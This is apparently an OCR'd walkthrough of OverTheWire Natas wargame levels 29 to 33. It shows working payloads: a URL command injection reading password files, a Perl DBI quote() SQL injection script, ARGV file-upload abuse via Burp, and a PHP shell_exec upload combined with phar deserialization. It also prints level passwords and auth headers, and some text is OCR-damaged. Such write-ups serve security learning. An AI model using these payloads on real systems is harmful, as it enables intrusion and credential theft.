
Level29




This time, we are facing a **curl command injection**.
How do I know? A lot of training, and in the URL, you can see that it's a curl command.



So, try to inject it through the URL.




And yes, it's vulnerable! So now, let's go for the next step.
As you probably saw in curl, we need to use the | at the start and make sure to encode the URL properly.



Hmm, probably the web is blocking us from sourcing the word "Natas."
So, we can try this command instead:

|cat%20/etc/*_webpass/*30%00

This way, the Natas string is not directly written.



And yes, we found the password!!

Level 30

Looks like another SQL injection.
It’s written in curl and not in PHP. I wonder how it's going to behave then.

/var/www/natas/natas30/index-source.pl


```
#!/usr/bin/perl
use CGI qw(:standard);
use DBI;

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```

This is the Python code that I used to get the password.

```python
import requests

authention = requests.auth.HTTPBasicAuth('natas30', 'WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')

url = 'http://natas30.natas.labs.overthewire.org/index.pl'

parmas = {"username": "natas31", "password": [" 'nir' or true", 4]}

presponse = requests.post(url, data=parmas, auth=authention)

print(presponse.text)
```

```
┌──(whoami㉿gragon)-[~]
└─$ sudo python natas30.py

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css"
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js><                ipt src="http://natas.labs.overthewire.org/js/wechall.js"
<script>var wechallinfo = { "level": "natas30", "pass": "WQhx1B                tRnLsNaDI76YrH" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been bl               urn false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Level 31




```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```

Here, we need to upload a file. So, I pressed the file upload button and intercepted it with Burp.

```
Pretty  Raw  Hex
1  POST /index.pl?/etc/natas_webpass/natas32 HTTP/1.1
2  Host: natas31.natas.labs.overthewire.org
3  Content-Length: 415
4  Cache-Control: max-age=0
5  Authorization: Basic bmF0YXMzMTptN2JmakFIcEptU1lnUVdXZXFSRTJxVkJ1TWlSTnEweQ==
6  Accept-Language: en-US,en;q=0.9
7  Origin: http://natas31.natas.labs.overthewire.org
8  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8nZlsUO4qReVlAsn
9  Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
12 Referer: http://natas31.natas.labs.overthewire.org/index.pl
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 ------WebKitFormBoundary8nZlsUO4qReVlAsn
17 Content-Disposition: form-data; name="file"
18
19 ARGV
20 ------WebKitFormBoundary8nZlsUO4qReVlAsn
21 Content-Disposition: form-data; name="file"; filename="test.CSV"
22 Content-Type: application/octet-stream
23
24 [CSV file content here]
25 ------WebKitFormBoundary8nZlsUO4qReVlAsn
26 Content-Disposition: form-data; name="submit"
27
28 Upload
29 ------WebKitFormBoundary8nZlsUO4qReVlAsn--
30
31
```

What you need to do here is add another line of this.

------WebKitFormBoundary8nZlsUO4qReVlAsn

Content-Disposition: form-data; name="file"

And then add this:

ARGV

To Burp and the payload:


/etc/natas_webpass/natas32

Now, send it, and you will get the password for the next level.


```
     natas31
</h1>
<div id="content">
     <table class="sortable table table-hover table-striped">
          <tr>
               <th>
                    NaIWhW2VIrKqrc7aroJVHOZvk3RQMi0B
               </th>
          </tr>
     </table>
     <div id="viewsource">
```

Level 32

We can see here that the web is hinting that it's a file injection.




As before, we uploaded a file and tried to inject a command. To my surprise, we instantly found a clue: /thegetpassword.



```
Pretty  Raw  Hex
1 POST /index.pl?ls%20.%20| HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 404
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMzMjpOYUlXaFcyVklyS3FyYzdhcm9KVkhPWnZrM1JRTWkwQg==
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
9 Origin: http://natas32.natas.labs.overthewire.org
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh3MzkODBaGhp66XB
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
12 Referer: http://natas32.natas.labs.overthewire.org/index.pl
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16
17 ------WebKitFormBoundaryh3MzkODBaGhp66XB
18 Content-Disposition: form-data; name="file"
19
20 ARGV
21 ------WebKitFormBoundaryh3MzkODBaGhp66XB
22 Content-Disposition: form-data; name="file"; filename="nmap_scan_192.168.44.2"
23 Content-Type: application/octet-stream
24
25 ------WebKitFormBoundaryh3MzkODBaGhp66XB
26 Content-Disposition: form-data; name="submit"
27
28 Upload
29 ------WebKitFormBoundaryh3MzkODBaGhp66XB--
30
```

```
Pretty  Raw  Hex  Render
55 </style>
56
57
58 <h1>
       natas32
   </h1>
59 <div id="content">
60     <table class="sortable table table-hover table-striped">
           <tr>
               <th>
                   .:
61             </th>
           </tr>
           <tr>
               <td>
                   bootstrap-3.3.6-dist
62             </td>
           </tr>
           <tr>
               <td>
                   getpassword
63             </td>
           </tr>
           <tr>
               <td>
                   index-source.html
64             </td>
           </tr>
           <tr>
               <td>
                   index.pl
65             </td>
           </tr>
           <tr>
               <td>
                   jquery-1.12.3.min.js
66             </td>
           </tr>
           <tr>
               <td>
                   sorttable.js
67             </td>
           </tr>
           <tr>
               <td>
                   tmp
68             </td>
           </tr>
       </table>
       <div id="viewsource">
           <a href="index-source.html">
               View sourcecode
           </a>
```

Let’s try to see what’s inside.



Request


```
Pretty  Raw  Hex
1 POST /index.pl?./getpassword%20| HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 404
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMzMjpOYUlXaFcyVklyS3FyYzdhcm9KVkhPWnZrM1JRTWkwQg==
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
9 Origin: http://natas32.natas.labs.overthewire.org
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh3MzkODBaGhp66XB
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
12 Referer: http://natas32.natas.labs.overthewire.org/index.pl
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16
17 ------WebKitFormBoundaryh3MzkODBaGhp66XB
18 Content-Disposition: form-data; name="file"
19
20 ARGV
21 ------WebKitFormBoundaryh3MzkODBaGhp66XB
22 Content-Disposition: form-data; name="file"; filename="nmap_scan_192.168.44.2"
23 Content-Type: application/octet-stream
24
25 ------WebKitFormBoundaryh3MzkODBaGhp66XB
26 Content-Disposition: form-data; name="submit"
27
28 Upload
29 ------WebKitFormBoundaryh3MzkODBaGhp66XB--
30
```

Note: In curl injection, you need to put the | at the end for some reason.

```
ıtent">
 class="sortable table table-hover table-stripe
tr>
    <th>
        2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
    </th>
/tr>
```

The lovely password!

Level 33



For this one, I built a PHP code.

```php
<?php
    class Executor {
        private $filename = "nir.php";
        private $signature = true;
        private $init = false;
    }

    // Create a new Phar archive
    $phar = new Phar('natas.phar');
    $phar->startBuffering();

    // Add a file to the Phar archive
    $phar->addFromString('test.txt', 'txt');

    // Set the stub for the Phar
    $phar->setStub('<?php __HALT_COMPILER(); ?>');

    // Create an instance of the Executor class
    $object = new Executor();
    $object->data = 'rips'; // Add a property to the object (optional)

    // Set metadata for the Phar
    $phar->setMetadata($object);

    // Stop buffering and save the Phar
    $phar->stopBuffering();

    echo "Phar archive 'natas.phar' created successfully!";
?>
```

Now, the second code.

```php
<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>
```


When you execute the main PHP code in your VM, you will get the natas.phar file, which you will need. So, let’s finish this!

So, first, upload the short PHP file to the server.

Request

Pretty Raw Hex

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Content-Length: 481
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMzoydjluRGxiU0Y3anZhd2FDbmNyNVo5a1N6a21CZW9DSg==
Accept-Language: en-US,en;q=0.9
Origin: http://natas33.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysinviDSAmHyhBMDX
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=peol1jhc5k2muu7io8d2nj03g7
Connection: keep-alive

------WebKitFormBoundarysinviDSAmHyhBMDX
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundarysinviDSAmHyhBMDX
Content-Disposition: form-data; name="filename"

nir.php
------WebKitFormBoundarysinviDSAmHyhBMDX
Content-Disposition: form-data; name="uploadedfile"; filename="nir.php"
Content-Type: application/x-php

<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>

------WebKitFormBoundarysinviDSAmHyhBMDX--
```



To get the password, you will need to upload another file, natas.phar.

Pretty Raw Hex


```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Content-Length: 699
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMzoydjluRGxiU0Y3anZhd2FDbmNyNVo5a1N6a21CZW9DSg==
Accept-Language: en-US,en;q=0.9
Origin: http://natas33.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi4XrUdmmBFIzfT9D
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=peol1jhc5k2muu7io8d2nj03g7
Connection: keep-alive

------WebKitFormBoundaryi4XrUdmmBFIzfT9D
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundaryi4XrUdmmBFIzfT9D
Content-Disposition: form-data; name="filename"

natas.phar
------WebKitFormBoundaryi4XrUdmmBFIzfT9D
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
AO:8:"Executor":4:{s:18:"Executorfilename";s:7:"nir.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txtE_7´txti¶ôÍ¾áíß@®®[Éoi1v²áµÊ|GBMB
------WebKitFormBoundaryi4XrUdmmBFIzfT9D--
```

Now, we will need to use the phar protocol to execute our file and get the last password!

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Content-Length: 699
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMzoydjluRGxiU0Y3anZhd2FDbmNyNVo5a1N6a21CZW9DSg==
Accept-Language: en-US,en;q=0.9
Origin: http://natas33.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynaxfVzTbj9AzzP7A
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=peol1jhc5k2muu7io8d2nj03g7
Connection: keep-alive

------WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="filename"

phar://natas.phar/test.txt
------WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
À0:8:"Executor":4:{s:18:"Executorfilename";s:7:"nir.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips
";}test.txtE_7´txti¶ðÏ%áfßØ®®[Éoî1v²áµÊ|GBMB
------WebKitFormBoundarynaxfVzTbj9AzzP7A--
```

```
                    view sourcecode
                </a>
            </div>
        </div>
</body>
</html>
Congratulations! Running firmware update: nir.php <br>
j407Q7Q5er5XFRCepmyXJaWCSIrslCJY

```

Level 34



Thanks for riding.

N.A